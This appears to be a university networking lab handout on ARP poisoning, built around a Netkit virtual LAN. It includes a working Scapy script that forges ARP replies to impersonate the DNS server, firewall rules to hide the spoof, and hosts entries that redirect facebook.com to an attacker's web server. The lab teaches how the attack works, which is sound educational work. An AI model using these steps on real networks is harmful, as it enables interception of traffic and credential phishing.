# Part 3

ARP poisoning

# Outline

1. ARP management in Linux
2. NETKIT LAB Setup
3. HTTP connection (from L2 to L7)
4. ARP poisoning attack
5. Attacker configuration and setup

# ARP management in Linux

The ARP cache can be manipulated with the command “`ip neighbour`”.
**HINT**: no need to type “neighbour”. Try “`ip n`”
Run “`man ip`” for details.

1. **Show the cache:**

```
pc1:$ ip n show
```

2. **Add a ARP entry:**

```
pc1:$ ip n add to "ip_addr" lladdr "mac_addr" dev
   "dev_name" state "state_name"

(state: permanent, stale, noarp, rachable)
```

3. **Delete a ARP entry:**

```
pc1:$ ip n del to "ip_addr" dev "dev_name"
```

4. **Flush the cache:**

```
pc1:$ ip n flush dev "dev_name" state "state_name"
```


# NETKIT LAB

- Download lab tarball from: byron.netgroup.uniroma2.it/~marlon/es2010-p3.tar
- Preliminary operations:
  - `knoppix:$ tar xvf es2010-p3.tar`
  - `knoppix:$ cd arppoisoning/patch`
  - `knoppix:$ ./apply.sh`

- The LAB is made with LSTART netkit command. For any details "`man lstart`"
  - For each folder a vm is started with the same name
  - See `lab.conf` for network configuration
  - Each machine in the lab starts at startup the script machine.startup
  - Each file in the folder "machine/" is overwritten in the filesystem

- To start the LAB:
  - `knoppix:$ arp_poisoning/start_lab`

# NETKIT lab set-up



# LAB Setup

**Lab.conf:**

```
router[0]=tap,192.168.1.1,192.168.1.2
router[1]=A

dns[0]=A

victim[0]=A

pc1[0]=A

evil0[0]=A
evil0[mem]=64
```

**start_lab:**

```
#!/bin/bash
lstart router pc1 victim evil0 dns
```

# router start-up and configuration

**router.startup:**

```
ip link set eth1 up
ip link set address 00:00:00:00:00:01 dev eth1
ip address add 10.0.0.1/24 dev eth1

/etc/init.d/dhcp3-server start

echo 1 > /proc/sys/net/ipv4/ip_forward

iptables -t nat -A POSTROUTING -s 10.0.0.0/24 -j MASQUERADE
```

**router/etc/dhcp3/dhcpd.conf:**

```
optiondomain-name-servers 10.0.0.2;
optionrouters 10.0.0.1;
default-lease-time 3600;

subnet 10.0.0.0 netmask 255.255.255.0 {
range 10.0.0.100 10.0.0.254;
}
```

# dns startup and configuration

**dns.startup:**

```
ip link set eth0 up
ip link set address 00:00:00:00:00:02 dev eth0
ip address add 10.0.0.2/24 dev eth0

ip route add default via 10.0.0.1

/etc/init.d/dnsmasq start
```

**Dnsmasq configuration:**

Seedns/etc/dnsmasq.confandresolv.conf

# pc1 and victim start-up

**pc1.startup:**


```
dhclient eth0
ip link set address 00:00:00:00:00:10 dev eth0
```

**victim.startup:**

```
dhclient eth0
ip link set address 00:00:00:00:00:aa dev eth0
```

**Q:** why don’t we set the default GW route as for the VMs in lesson 2?
**Q**: what is the difference between this LAN and the one in Lesson 2?

# What happens when a web browser connects?



**Hypothesis :** ARP and DNS cache empty

1. Who is DNS (ARP)
2. Server name resolution (DNS)
3. Who is default GW? (ARP)
4. HTTP get trasmission (HTTP)

# What happens when a web browser connects?

**Let’s try it on pc1:**

1. **Run tcpdump:**

```
pc1:$ nohup tcpdump -i eth0 -w /hosthome/dump.pcap -s0&
```

2. **Open a web page:**

```
pc1:$ links www.corriere.it
```

3. **Open wireshark in knoppix:**

```
knoppix:$ wireshark /home/knoppix/dump.pcap
```

# Attack outline


**Attack GOAL**:

1. ARP poisoning attack for DNS server impersonification
2. Wrong DNS resolution for some websites
3. HTTP request serving

**How do we get there?**

1. Network emulation - **NETKIT**
2. ARP packet forging - **SCAPY**
3. DNS server impersonification – **Dnsmasq**
4. WEB server impersonification – **Apache2**


# Attack scenario



## 1a – ARP cache poisoning

evil0 to victim: “I am your DNS server”


# Attack scenario



## 2a– DSN impersonification

victim: “who is www.facebook.com”
evil0: “I’m www.facebook.com”

# Attack scenario



## 3a – WEB server impersonification

evil0 starts serving HTTP request for www.facebook.com

# Evil0 start-up (part 1)

**evil0.startup:**

```
echo "configuring eth0 interface"
ip link set eth0 up
ip link set address 00:00:00:00:00:ff dev eth0
ip address add 10.0.0.232/24 dev eth0
ip route add default via 10.0.0.1


echo "configuring alias and hide it"
ip address add 10.0.0.2/24 dev eth0
ip route add default via 10.0.0.1
arptables -F
arptables -A INPUT -d 10.0.0.2 -j DROP
arptables -A OUTPUT -s 10.0.0.2 -j mangle --mangle-ip-s
10.0.0.232
iptables -A OUTPUT -p icmp -s 10.0.0.2 -j DROP
iptables -A INPUT -p icmp -d 10.0.0.2 -j DROP
```

# Evil0 start-up (part 2)

**evil0.startup:**

```
/etc/init.d/dnsmasq start
/etc/init.d/apache2 start

echo "setting DNS nameserver"
echo "nameserver 208.67.222.222" >> /etc/resolv.conf

echo "installing scapy"
dpkg -i /root/python-support_1.0.6_all.deb
dpkg -i /root/python-scapy_2.0.1-1_all.deb
```

# Evil0 configuration

**For DNS configuration see:**

```
evil0/etc/dnsmasq.conf
evil0/etc/hosts
```

**In particular `/etc/hosts`:**

```
10.0.0.232 www.facebook.com
10.0.0.232 www.repubblica.it
69.147.76.15 www.google.com
```

**WEB data goes into `/evil0/var/www/`**

# ARP poisoning with SCAPY

**GOAL:** evil0 wants to poison victim's ARP cache and steal DNS's IP address

victim - **IP:** 10.0.0.101; **L2:** 00:00:00:00:00:AA

DNS server - **IP:** 10.0.0.2

evil0 - **L2:** 00:00:00:00:00:FF

```
evil0:$ scapy

>>ips="10.0.0.2"
>>ipd="10.0.0.101"
>>hs="00:00:00:00:00:FF"
>>hd="00:00:00:00:00:AA"

>>a=Ether(src=hs,dst=hd)
>>b=ARP(op=2,psrc=ips,pdst=ipd,hwdst=hd,hwsrc=hs)
>>p=a/b
>>sendp(p,loop=1,inter=1)
```

# What’s going on?

1. Watch ARP cache

```
victim:$ watch “ip n”
```

2. Resolve a name:

```
victim:$ host www.repubblica.com
```

